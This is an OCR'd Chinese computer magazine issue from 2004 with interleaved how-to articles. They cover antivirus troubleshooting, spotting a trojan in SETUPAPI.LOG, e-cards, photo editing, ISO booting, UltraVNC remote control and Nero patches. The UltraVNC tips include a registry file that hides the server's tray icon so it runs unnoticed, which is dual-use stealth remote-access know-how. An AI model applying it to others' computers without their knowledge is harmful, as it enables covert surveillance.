阿Z用OE收发信件的时候未发生这种情况，推测是两款软件的兼容性问题。一时还真没找到好的解决办法，无奈，阿Z让小N先在系统托盘内分别右击NIS及诺顿病毒自动防护图标，从弹出菜单中选择"禁用"，暂且将它们关闭，等收发并编辑完所有信件退出Foxmail的时候，再重新右击图标启动它们。不过这在一定程度上削弱了电脑防御来自电子邮件病毒袭击的能力。



老鸟支招

如果无法升级病毒库怎么办

平时在进行NIS(或Norton Antivirus)的病毒库升级时，许多朋友会遇到"LU1803:LiveUpdate 获取更新失败"或"LiveUpdate 在获取更新时出现内部错误"的错误提示。建议你采用以下方法进行排除:

★请确认在"资源管理器"的"工具→文件夹选项→查看"中，取消了"隐藏受保护的系统文件"和"隐藏已知文件类型的扩展名"的勾选，同时选中"显示所有文件和文件夹"。接着打开Windows的搜索功能，在"要搜索的文件或文件夹为"中输入"*SETTINGS.LIVEUPDATE"，完成搜索后，全选搜索出来的结果，将它们全部删除。

★如果上面的方法无用，则在"要搜索的文件或文件夹为"中输入"download"，在搜索结果中查找以"\LiveUpdate"结尾的文件夹，打开它，删除\LiveUpdate\Downloads文件夹下所有文件或文件夹。多数情况下，其中的文件是Autoupdt.trg和Livetri.zip，可能还有一个或多个文件夹。全部删除它们。

★如果实在没有办法，则可先卸载所有Symantec、Norton软件及LiveUpdate程序，然后以"liveupdate"为"要搜索的文件或文件夹为"的关键词进行搜索，完成后删除所有搜索结果，最后再重装Symantec、Norton软件。

CF [SY01]

另类方法找木马

■湖北 赵常谷

木马虽疯狂，但对付它的方法也有多种，我认为最好的方法是能自己掌握查杀木马的方法。下面用一个实例介绍一种利用系统本身自带的"程序安装事件记录文件"查找木马的方法，希望起到抛砖引玉的作用(该方法只适用Windows 2000/XP/2003)。

"程序安装事件记录文件"的文件名是SETUPAPI.LOG，根据你的系统所在分区不同，在Windows或WINNT目录下，这个文件记录的是机器安装硬件和软件的信息，不管是否安装成功，它都会把这些动作记录在案。由于这些记录很详细，所以文件体积大、内容繁杂。不过只要细心，有耐性，你也会成为逮"马"的高手。以下是我的电脑被感染木马后，截取SETUPAPI.LOG的部分内容。

[2004/11/10 14:01:54 180.1]
#-198 处理的命令行: "E:\Program Files\Internet Explorer\iexplore.exe" -nohome
#-024 正在将文件 "E:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\UVE9O9O5\icyfox[1].exe" 复制到 "E:\Windows\Downloaded Program Files\#.exe"。
#W361 一个未经过签名、签名不正确或 Authenticode(TM) 签名的文件 "E:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\UVE9O9O5\icyfox[1].exe" 将得到安装(策略=忽略)。错误 87: 参数不正确。

从这些片断中不难看出，该病毒是通过IE进来的，到达IE临时文件夹后再复制到了IE默认的下载文件夹下进行安装。整个过程都是通过一个脚本文件完成的，包括它自动运行。


此木马在系统中的进程名是HWS.EXE，文件存放在Windows的系统文件夹下。通过文件时间可以看出与SETUPAPI.LOG记录的时间相吻合。它在系统中运行后，IE和注册表被改，而且无法再打开"注册表编辑器"，也无法再导入注册表文件，最后利用工具才解除了注册表禁用，可不一会又回到了原来的状态。种种迹象表明，HWS.EXE不是一个正常的进程。

之后，先在"任务管理器"中将HWS.EXE终止，然后在系统文件夹下删除HWS.EXE文件，再用工具修复IE和注册表，终于把此"马"赶出了系统。

这个木马是以进程方式在系统中运行，相对比较容易被发现。而对于一些插入进程的木马，就要在SETUPAPI.LOG文件中搜索调用系统注册服务的命令REGSVR32.EXE了。

以上我说了利用SETUPAPI.LOG文件查找木马的过程。其实它还有很多有用的地方，如查找软件和硬件故障也大有用武之地。CF [SY02]

曾几何时，逢年过节，大家都要买回一大堆的贺卡，然后在上面再抄些时文歌赋，送亲朋送好友，忙得不亦乐乎。但在 E 时代的今天，何不开动你的脑筋，充分利用软件和网络，送朋友一张更个性、更有趣、更精彩的电子贺卡呢？下面就来看看今年小编们是如何发挥奇思妙想，各显其能为家人、为朋友、为爱人送出贺卡的吧。



贺卡年年送 今年大不同

Cornel:我做了一张视频贺卡

Windows XP 自带了 Windows Movie Maker，利用它我为远方的朋友制作了一张视频贺卡。

第一步:运行 Windows Movie Maker(以 2.1 以上版本为例)，在左侧“电影任务”工具条中选择“导入视频”导入你准备好的视频文件(请注意支持的视频文件格式)，比如某个歌手的 MTV 或是电影片段等。在导入完成后，将其拖动到窗口最下方的工具栏中(见图 1)。




图 1

> **小提示**
> 建议选择较小的视频文件，如果文件太大，会造成操作缓慢。Windows Movie Maker 提供了剪辑功能，可以让你剪出自己需要的部分，具体操作可参考帮助。另外，微软在去年年底推出过 Windows XP Winter Fun Packs 2003，其中有一些不错的视频和音频文件，特别适合制作视频贺卡，其下载地址为 http://fileforum.betanews.com/sendfile/1068754241/1/WinterWMM2Pack.msi(大约14MB)。

第二步:在“电影任务”中单击“查看视频效果”，在中间出现的视频效果列表中选择一个(例如:“旧胶片 较旧”)并拖动到下面的视频缩略图上，这样就给这段视频加上了特效。

第三步:在“电影任务”中单击“制作片头或片尾”，在出现的窗口中单击“电影开头添加片头”，接着在上面的文本框中输入祝福的话，比如“新年快乐 年年快乐”，在下面的文本框中输入辅助文字，比如:编导信息之类的。然后你还可以单击下面的“更改片头动画效果”和“更改文本字体和颜色”来具体调整。接下来按照同样方法制作片尾。

第四步:在“电影任务”中单击“查看视频过渡”，你可以在中间窗格中分别选择过渡效果并拖放到下方片头、片尾与视频之间，从而生成很 COOL 的过渡效果(见图 2)。



图 2

第五步:如果你还想录制一些自己的话，可以点击“工具→时间旁白线”，准备好麦克后单击“开始旁白”按钮并进行录制，完成后单击“完成”返回。

第六步:最后点击“文件→保存项目”，以便以后再进行编辑，再点击“文件→保存电影文件”将其保存为 WMV 格式的视频文件即可。

Snow:互动多媒体贺卡轻松做

每天接触 PowerPoint，我直接用它做了一张互动式的贺卡，朋友需要在图片中找出隐藏的链接，单击后才能出现相应的祝福，和一些 Flash 小游戏一样。

第一步:启动 PowerPoint 2003，在出现的“空演示文稿”中删除一个“单击此处添加副标题”的文本框，接着再在另外一个文本框中输入能够吸引别人的文字，比如:“我想对你说我隐藏了 10 年的三个小秘密，但真的很难说出口，所以把它们藏在了下面的图片中，如果真的想知道，就点点试试吧！”

第二步：找一张非常复杂的图片，最好画面元素多一些，这样会增加别人寻找的难度。单击“插入→图片→来自文件”，从打开的浏览窗口中选中准备好的背景图片导入当前幻灯片中。点选导入的图片，它的边角处将显示八个圆形锚点，拖动它们调整图片的大小。

第三步：点击“幻灯片放映→设置放映方式”，在弹出窗口中的“放映选项”下选中“循环放映，按ESC键终止”，确定后接着再点击“幻灯片放映→幻灯片切换”，在右侧出现的侧边栏“换片方式”中取消“单击鼠标时”的勾选。

注意：在下面新建的其他幻灯片中也要取消“幻灯片切换”中对”单击鼠标时”项的勾选。

第四步：点击“幻灯片放映→动作按钮”，在弹出的子菜单中选择一个按钮，然后在图片中单击一下，这时会出现一个按钮并弹出“动作设置”窗口，在“超链接到”下面选择“下一张幻灯片”（你还可以设置是否“播放声音”）。确定后将按钮缩小并放置在图片比较隐蔽的地方（见图3）。



图3

第五步：单击“插入→新幻灯片”，接着在新幻灯片中写上第一个秘密，比如“你的美丽让我难以抗拒！”，接着再修饰一下文字的字体、字号、位置等，然后全选文字并右击，在弹出菜单中选择“动作设置”，在“超链接到”下面选择“第一张幻灯片”。

第六步：用第四和第五步方法制作另外两个按钮和两个幻灯片，两个按钮分别“超链接到”相应的幻灯片，第二个幻灯片同样“超链接到”“第一张幻灯片”，第三个幻灯片则“超链接到”“放映结束”。其中的文字可以是“我每天都在想你，让我茶饭不思！”、“噢，对不起，请把这张卡转交给你家的猫！”

第七步：现在回到第一张幻灯片，分别双击三个按钮，在弹出的“设置自选图形格式”窗口中将“填充”下面的“颜色”改为“无填充颜色”，这样按钮就在图片上消失了（见图4）。



图4

第八步：现在按F5键看看效果吧！是不是很COOL呢？当然上面只是起一个抛砖引玉的作用，你还可以进行更多特效设置，比如：转场效果、背景音乐之类的，同时也可以增加更多幻灯片和装饰。

第九步：完成后你可以将这个文件保存为PPS格式，或是“文件→打包成CD”（不用PowerPoint也能观看，只要双击其中的Play.bat文件即可），然后发送给朋友。

小特：做贺卡我用软件还有创意

个人认为贺卡重要的不在于形式，而是创意，要出新，要让朋友惊艳，要让MM欢心。比如：去年我用Photoshop做了一张以MM和我为主题的贺卡，接着用BrainsBreaker（下载地址：http://www2.skycn.com/soft/8764.html）将它制成了一个拼图游戏，然后作为新年礼物送给了MM，她高兴极了。所以建议大家不要被贺卡这个词束缚住，一张图片、一个动画、一段文字，都可以称作电子贺卡。而且许多软件能当作贺卡制作工具来使用。Photoshop、Flash等就不用说了，甚至Windows画笔也能制作出精美的贺卡来。

下面我为大家推荐一款出色的贺卡制作软件——“金锋贺卡制作”。它不仅能够制作传统的电子贺卡，还可以轻松制作比Snow介绍的还要COOL的互动式贺卡，下面用一个实例进行介绍，要求必须正确点击到贺卡中隐藏的按钮后，才能听到动人的音乐和看到精彩的Flash。

“金锋贺卡制作”小档案

软件版本：2004 3.3　软件大小：4.3 MB
软件性质：共享软件　适用平台：Windows 98/Me/2000/XP
下载地址：http://www.jinfengsoft.net/soft/jfcard/jfcard.exe

第一步：点击“文件→新建”，在弹出的窗口中选择“空白模板”，接着在弹出的“新建贺卡”窗口中设置贺卡的高和宽，勾选“使用背景图片”，并设置一张画面复杂的图片。

第二步：单击工具栏的按钮图标即可在贺卡中添加按钮，在左侧工具条中将“按钮标题”后“浮动按钮1”的文字去掉，这样按钮就变成透明的了。接着单击左侧工



图5

手机拍照优化——化腐朽为神奇

■四川　李学昌

读者小童来信问: 我用手机拍了许多照片，上传到电脑中并放大显示后，发现照片模糊不清，还有许多马赛克，有没有办法提高手机拍摄照片的质量呢？

呵呵，当然有了，其一就是花6 ×××人民币买一个300 万像素的拍照手机；还有一个办法就是，看本文作者如何化腐朽为神奇，用Photoshop 优化手机图片。

第一步:放大

在Photoshop 中打开一张待处理的手机图片，依次单击“图像→图像大小”，在打开的对话框中进行相应设置:一般长宽放大比应保持一致，所以首先勾选“约束比例”项，然后在“宽度”或“高度”后面选择“百分比”并输入数值200(表示按比例放大2倍)。如果原图比较清晰，可适当调高放大的比例；如果原图清晰度较低，则放大比例不宜设置得过高。

第二步:模糊处理



图1

经过以上放大处理后，图片将会出现较多马赛克，如图1右上部所示，而模糊化处理的最大作用就是消除马赛克。依次单击“滤镜→杂色→中间值”，打开如图2所示对话框，在“半径”后设置一个模糊值，这里的值越大模糊化程度就越高。注意观察预览框中的效果，直到满意为止(建议模糊半径值不要超过3)。最后单击“好”按钮确认。



图2

第三步:锐化

经过模糊处理后，马赛克少了，但图片也变得模糊了，如同拍摄时没有对好焦距一样，这时可进一步进行锐化处理，特别是需要突出轮廓的地方。在工具箱中选取“锐化”工具，此时编辑区上部会出现对锐化笔触、力度进行相应设置的选项。画笔大小和强度要适当小点，这样处理出来的效果不至于太突兀，本例分别设置为13 和20。设置好工具后，即可在需要锐化的地方连续涂抹了。如果是人物照片，则涂抹的重点部位就放在脸廓、鼻梁、耳朵等处，也就是说需要线条分明的地方，随时观察效果，满意为止。

网上还有一些专门用于提高放大图片品质的小软件，如ShortCut PhotoZoom Pro(下载地址:http://www.onlinedown.net/soft/3633.htm)，它通过高级的插值算法技术，将图片放大多倍并不会太失真。另外，在购买数码相机或摄像机时，都会附赠一张光盘，其中除驱动程序外，一般也会有一些小巧的图片处理软件，不妨一试。CF [SY04]

具条的“事件列表”标签，在“当鼠标在按钮上单击时”的下拉菜单中选择“打开设置值1 的地址”，然后单击“设置值1”后面的浏览按钮，并选择一首动听的MP3。同样方法再添加指向Flash、图片等的按钮(见图5)。

第三步: 完成上面隐藏按钮的设置后，再添加一个新按钮，将“按钮标题”后的文字修改为“X”，接着将其放到图片的右上角并调整到合适的大小。而它的“当鼠标在按钮上单击时”应选择“结束贺卡运行”。

第四步: 其他诸如说明文字、移动设置等必要元素，你可以自行设置，因为比较简单，这里就不再赘述了。在制作过程可以随时点击“贺卡→预览贺卡”进行预览。

小渔:我懒，我聪明！网上贺卡任我挑

大家都推荐了自己制作贺卡的方法，其实现在网上有许多提供贺卡的网站，比如:国内著名的卡秀(http://free4.kaxiu.com/)等，下面是我收藏的国外经典贺卡网站，全部无偿提供给大家。

http://www.marlo.com/card.htm
http://www.all-yours.net/
http://www.audiocard.com/bear.shtml
http://www.dgreetings.com/
http://www.greetme.com/
http://www.1lovecards.com/
http://www.funsilly.com/
http://www.fun-e-cards.com/

柳絮飞:传统贺卡也能DIY


虽然这两年流行电子贺卡，但传统的贺卡还是有不少朋友需要和喜欢，如果只是到市场里面去买现成的，就太没个性了，其实你完全可以自己DIY 一些贺卡，然后拿到数码冲印店把它们制作出来(价格大概在1.5 元左右)，这样送给亲朋好友才更有面子！

ACDSee 附带的FotoSlate 提供有这样的功能，使用也很简单，只要选择“向导→贺卡”即可。

新浪帮你邮http://sina.bny.com.cn/更是让你可以直接在网上设计贺卡，然后帮你制作出来并寄送给朋友，真是一站式服务。

著名的数码冲印网站迪派网上冲印(http://www.dplab.com.cn/product/product.aspx)也提供有贺卡在线制作和冲印服务，其中有不少精彩的模板。这个网站有些特色服务很让人心动，比如:数码故事、杂志封面人物、照片扑克、拼图等。

CF [SY03]



惊！从ISO光盘镜像启动系统

■自由风

以前我们在杂志中曾经介绍过能够从软盘映像文件启动系统的工具：虚拟启动软盘程序和WinGrub，但由于软盘映像文件体积有限，无法在这个映像文件中集成更多工具，使其功能受到一定限制。现在好了，利用一款叫做ISOEMU的小工具，就能直接从ISO光盘镜像文件来启动系统了。其优势非常明显：

★ISO光盘镜像容量大，便于集成更多工具。

★ISO光盘镜像制作方便，而且资源丰富。

★你可以用它为Windows 2000/XP挂接DOS下的系统维护工具，网上那些通过EasyBoot、Acronis制作的系统维护工具光盘都能正常使用，非常方便。

ISOEMU小档案

软件版本：1.05	软件大小：760KB
软件性质：免费软件	适用平台：DOS
下载地址：http://www.newhua.com/cfan/200424/ISOEMU_5th.zip	

1.基本特性

目前，不管硬盘是FAT32，还是NTFS分区，ISOEMU都可以引导其上的ISO文件，但现在ISOEMU仅支持纯DOS下访问，也就是说无法启动Windows系统的ISO文件。另外ISOEMU还内建了Shell，可以运行一些简单的控制命令。

2.使用方法

打开下载的压缩包，可以看到共有5个文件：

IELDR：这是ISOEMU的Loader主程序。

ISOEMU.ini：ISOEMU的配置文件。

eltorito.sys：光驱驱动程序，可以在纯DOS下配合mscdex.exe访问ISOEMU虚拟的光盘。

isogrub.iso：作者提供的ISO镜像光盘演示文件。

ReadME：ISOEMU自述文档。

下面就以作者提供的ISO镜像文件为例介绍一下具体的使用方法。

和软盘映像启动工具一样，使用ISOEMU最简单的方法，也是直接挂在Windows 2000/XP的OSLoader上面。

第一步：把IELDR文件解压到C盘根目录，然后修改boot.ini文件，在最后添加以下启动数据：

C:\IELDR="启动ISO光盘镜像"

第二步：把配置文件ISOEMU.ini和ISO镜像文件isogrub.iso解压到C盘根目录下，注意两个文件必须放在根目录下。

小提示

这里的ISOEMU.ini文件默认的配置就是启动isogrub.iso文件，在实际使用时，如需启动其他ISO文件，则要修改ISOEMU.ini文件的最后一行，把isogrub.iso替换为相应的ISO文件即可(见图1)，注意文件名必须使用8.3的短文件名格式，例如：ISOEMU dostools.iso




图1 轻松修改引导文件

在“ISOEMU.ini”文件中，还可以使用以下命令(注意命令字符全部为小写)：

message [message text]：使用该命令可以在屏幕上显示一些文本提示信息。

pause：插入该命令，在启动ISO文件前会提示按任意键继续。

第三步：重启系统，在启动菜单中选择“启动ISO光盘镜像”即可由“isogrub.iso”来启动系统了(见图2)，现在就可以像用光盘启动系统一样进行操作了。



图2 启动方式很像虚拟软驱的ISOEMU

3.内建Shell的使用

当ISOEMU没有找到正确启动配置，或你在启动ISO虚拟光盘前，按下Alt键，就会进入到ISOEMU内置的Shell中，在这

给 MM 制作 爱情纪念章



■辽宁　小新

调皮的玲玲又因为一点小事跟我生气了，怎么哄都不开心。为了挽救我和她的这段感情，于是我准备做一个爱情纪念章，来哄她开心。到网上找了一圈，发现没有合适软件，这可怎么办？这时候看到了自己平时经常用的Xara3D这款软件。它是一款非常出色的文字动画制作工具，我们还可以对这款软件稍做修改，就能制作出我和她的动画照片。好了，闲话少说，下面我就来教大家如何用 Xara3D 制作爱情纪念章。

第一步:从 http://www.newhua.com/cfan/200424/ 下载 Xara3D.exe 的汉化版，解压缩后，运行 X3D.exe。

第二步:在 Xara3D 的主窗口左侧点击“T”按钮，打开“文字选项”窗口，输入文字，选择字体，并将文字设置为居中，最后“确定”(见图1)，回到软件的主窗口，注意此时需要点击主窗口上侧的“I”按钮，去除字符输入光标。




图1　点击“更多”按钮可以预览字体

第三步:点击窗口左侧的“U”按钮，勾选“按钮”项，在下拉菜单中选择“圆形”，完成后点击“关闭”按钮。另外，选择“文字→导入风格”菜单项还可以改变按钮风格。

第四步:右击纪念章，选择“按钮材质”，并选择我和玲玲的合影照片，这时在按钮中就出现了选择好的照片，但位置有些偏，没有关系，点击窗口左侧的“X”按钮对照片的位置和角度进行调整(见图2)。




图2　调整照片位置

第五步:点击窗口右侧的“E”按钮，在弹出窗口中将“厚度”调成“8”，这样会有更好的视觉效果。接着，点击窗口左侧的“S”按钮，设置好阴影的风格、颜色、透明度和模糊程度，好让按钮更加有真实感。

第六步:当一切都做好之后，就可以点击窗口左侧的“A”按钮，为纪念章添加动画特效了。在这里可以选择动画循环的帧数，每秒的帧数等。在选参数的同时，可以在右边的面板中看到动画预览。使用“动画采集器”按钮可以读取动画，另外“循环[　　]次”中填入 0 为无限。

第七步:最后要将制作好的动画保存为 GIF 格式的文件，在菜单中选择“文件→导出动画”，输入文件名后，在弹出的窗口中设置“色深”为“256 色”，确认“透明”项已经勾选，保存即可。

这样我们的爱情纪念章就做好了，我把做好的动画发给玲玲看时，她终于不生气了。

小编有话说:你可以试着用这款软件为自己制作一款会动的论坛签名，效果相当不错。CF [SY06]

个 Shell 中，可以使用命令通过其他方式启动，常用命令有:

help:使用该命令可以获得所有命令的帮助信息。

ls(dir):这两个命令都可以列出当前目录中的文件，而且文件列表使用彩色代表不同的类型，蓝色代表文件夹，白色代表普通文件，绿色则代表可以使用“run”命令运行的文件。

run:可以直接运行光盘上的文件，包括1.44MB/2.88MB 软盘镜像以及 BIN 类型的启动文件。

boot:可以使用此命令通过其他方式引导系统，“boot hdd”可以从硬盘启动，“boot fdd”可以从软驱启动。

reboot:不经过内存检测，快速重启系统，非常快。

笔者觉得这是一个非常实用的工具，不过目前软件能够正常启动的 ISO 还有一定限制，如果可以实现正常使用任意 ISO 文件，那么它的实用性将会大大增强，让我们一起期待它的新版本吧。CF [SY05]

小特有个同学出国留学了，他为了与家人联系，同时也为了节省电话费，就使用MSN Messenger或QQ进行语音、视频聊天，可是他的父母都对电脑一窍不通，万一出现问题根本无法解决，于是他在出国前为家里的电脑安装上了远程控制软件……

又快又实用的远程控制法宝



现在很多家庭已经拥有两台电脑，虽然方便了使用，但也带来了一些操作麻烦，要不停地换用键盘、鼠标，同样的问题也出现在了学校宿舍中。要想解决这一问题你最先想到的一定就是远程控制软件。

我们在以前的期刊中已经介绍过一些具有特殊功能的远程控制软件，比如Windows内置的远程桌面，没有服务器端或没有客户端的远程控制。但对于远程控制软件来说，最重要的是连接的速度，稳定性，下面要介绍的就是一款号称速度最快的远程控制软件——Ultr@VNC。

Ultr@VNC小档案

软件版本：1.0.17汉化版　软件大小：1.33MB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200424/cultravnc.exe
软件备注：汉化版在"开始"菜单中的快捷方式有些问题，需要修改快捷方式的指向路径后，才能正常使用。

小提示

★汉化版安装最后，会出现是否安装视频驱动程序的提示，建议服务器端安装此程序，以加快屏幕显示速度。

★软件的最新英文版为1.0.18(下载地址：http://mesh.dl.sourceforge.net/sourceforge/ultravnc/UltraVNC-100-RC18-Setup.zip)，可以进行定制安装，比如选择只安装服务器端或仅安装客户端。

初级应用

软件安装结束后，在桌面上会出现"Ultr@VNC 服务器"及"Ultr@VNC 查看器"两个图标，前者用于设置服务器端，后者用于客户端。下面我们就来简单地介绍Ultr@VNC的使用方法。




图1　服务器设置窗口

第一步：在服务器端电脑上启动"Ultr@VNC 服务器"，这样软件就会在系统托盘内产生图标，双击该图标打开软件设置窗口(见图1)。

第二步：在"密码"栏内设置好访问密码，接着可以根据网络需要在"端口"中设置登录时所要使用的端口号，点击"确定"。

第三步：将鼠标移至系统托盘内的软件图标上，这时就会显示出本机的IP，在客户端我们要使用该地址进行控制(见图2)。



图2　如果需要使用特殊的端口进行连接，可以用"IP地址：端口号"的形式进行连接，如192.168.0.255:5901

第四步：在客户端运行"Ultr@VNC 查看器"，打开"连接"窗口，将服务器端的IP地址填入"VNC服务器"栏后，点击"连接"按钮(见图3)，在输入密码后就可以开始远程控制了。



图3　此窗口中可以点击"选项"按钮，打开"连接选项"窗口，进行一些设置

第五步：现在我们可以在远程电脑上进行各种操作，通过左上角的一排控制按钮可以进行一些特殊的控制。比如聊天("对谈"按钮)，关闭服务器端监视器，并阻止远程电脑控制("切换远程输入与远程空白监视器"按钮)，全屏显示("切换全屏方式"按钮)。

进阶技巧

1.开机就玩远程控制

在"开始→运行"中输入"C:\winsock\UltraVNC\winvnc.exe -install"(不含引号)完成服务的安装，这样以后一开机就能使用Ultr@VNC了。执行命令"C:

回音壁

2004年就要过去，现在你拿到手中的是今年的最后一本杂志，翻开以前杂志，你会发现，一些软件已经推出了新版本，一些技巧已经有了新办法，来看看以前文章的“升级”版吧。

1.一键式恢复

原文刊登在今年第8期，题目为《系统恢复与备份一键搞定——史上最完美的一键恢复/备份系统》，该文为大家介绍如何在硬盘上用专门的分区进行备份的方法。原文介绍的方法多为手动，而现在已经有很多软件可以帮你解决这个问题了，使用它们能轻松解决建立一键恢复/备份系统，这其中不错的就要算是“一键恢复精灵”(下载地址:http://sq5.onlinedown.net:81/files/foxrao_52.rar)，它使用非常简单，而且自带了详细的使用动画及帮助文件，即便是菜鸟也能轻松上手。只是在使用时要注意以下几点:①新建立的分区是从硬盘最后一个分区划出，所以要保证最后一个分区至少有2GB以上的剩余空间;②如果有两块或多块硬盘，在安装软件前要取下其他硬盘，只留下主硬盘;③在安装一键恢复精灵时不要强行退出，系统自动重启后，不要用光盘或软盘启动，要从硬盘启动，否则，将造成分区表混乱;④在安装前一定要仔细阅读帮助文件。

2.装机必备的WinPatrol

原文刊登在今年第8期，题目为《过街老鼠　一起喊打——彻底惩治恶意网站》，原文中介绍了一款非常不错的免费注册表监视软件——WinPatrol。目前流行的杀毒软件中还有没有哪款可以实现对注册表的实时监控，当有程序加入启动项，或是修改文件关联时，杀毒软件一般不会报警，而安装了WinPatrol后，注册表中的修改都将在你的监控之下，这款软件已经成了数位小编的装机必备软件，文章中介绍的软件版本为7.0.0.5，现在这款软件已经升级到了8.1.1.6(下载地址:http://sq5.onlinedown.net:81/files/wpsetup.exe)，新增了数项监控功能，让你的系统更加安全。

3.“Longhorn任务管理器”安装版

原文刊登在今年第14期，题目为《升级任务管理器至Longhorn》，该文作者将Longhorn的任务管理器进行汉化后移植至了Windows XP/2003中，该任务管理器受到了很多朋友的欢迎，但对菜鸟来说按照原文介绍的方法替换系统文件时，会有一些困难，所以有高手制作了该任务管理器的安装版(下载地址:http://www.newhua.com/cfan/200424/longhorn.exe)，只要直接安装该软件就可以使用Longhorn任务管理器了，卸载后，又可使用以前的任务管理器。

4.Windows Media Player 10的CD封面

原文刊登在今年第22期，题目为《新界面　同步　抓MP3——Windows Media Player 10》，在该文最后小特提出了Windows Media Player 10(简称WMP)无法显示CD封面的问题，河北读者小东给了大家一个解决方案:进入WMP后，切换至“媒体库”，然后右击需要添加CD封面的歌



曲，选择“查找唱片集信息”(见图)，再切换回主界面，现在就会看到CD封面了，而且包括流派、曲目、购买等所有的媒体库信息都集成在里面，根本不用再一个个添加了，只是要注意很多国内歌曲信息是无法找到的(为感谢河北的读者小东的积极参与，特发稿酬50元)。CF [SY08]

\winsock\UltraVNC\winvnc.exe -remove”(不含引号)，可以卸载服务。

2.隐藏系统托盘图标

有时我们不需要Ultr@VNC在任务栏上显示图标，甚至希望Ultr@VNC在后台“默默”地运行，那么你可以打开“记事本”，输入如下内容，保存为REG文件，并运行将其导入注册表(Windows 9x用户修改第一行为REGEDIT4)：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3]
"DebugMode"=dword:00000002
"DebugLevel"=dword:0000000a
"AllowLoopback"=dword:00000001
"MSLogonRequired"=dword:00000000
"UseDSMPlugin"=dword:00000000
"DisableTrayIcon"=dword:00000001
```

3.禁止使用Ultr@VNC

打开“注册表编辑器”，依次展开[HKEY_LOCAL_MACHINE\Software\ORL\WinVNC3\Default]，在其下建立“双字节值”，键名为“AllowProperties”，键值为“0”。设置后，其他人就无法再修改启动“Ultr@VNC服务器”了。

CF [SY07]

上海读者李岩:我同学用 Nero 分几次刻录了一张光盘，但用在我的电脑上只能读取最后一次刻录的文件，而在其他电脑上就没有此问题，请问怎么解决这个问题？



让老光驱也能读取多区段光盘

■北京 神农 (上海读者李岩获得点题奖 100 元)

一些较老的光驱对 Nero 刻录的多重区段光盘支持不好，Nero 也针对此问题制作了一款补丁。

第一步:根据你所使用的操作系统下载插件，Windows 9x 版 http://www.newhua.com/cfan/200424/multimounter_9x.zip，Windows 2000/XP 版 http://www.newhua.com/cfan/200424/multimounter_2k_xp.zip。

第二步:解压缩插件，将 NeroSHX.DLL 和 MultiMounter.reg 文件解压缩至 Nero 文件夹(以 C:\Program Files\Ahead\Nero\ 为例)。

第三步:用“记事本”打开 MultiMounter.reg，修改“@="[NeroFolder]\\neroshx.dll"”中的“[NeroFolder]”为 Nero 文件夹，即为“@="C:\\Program Files\\ahead\\Nero\\neroshx.dll"”(不含引号，需要注意路径名要用“\\”分隔)。

第四步:保存并双击 MultiMounter.reg 文件，将其导入注册表。

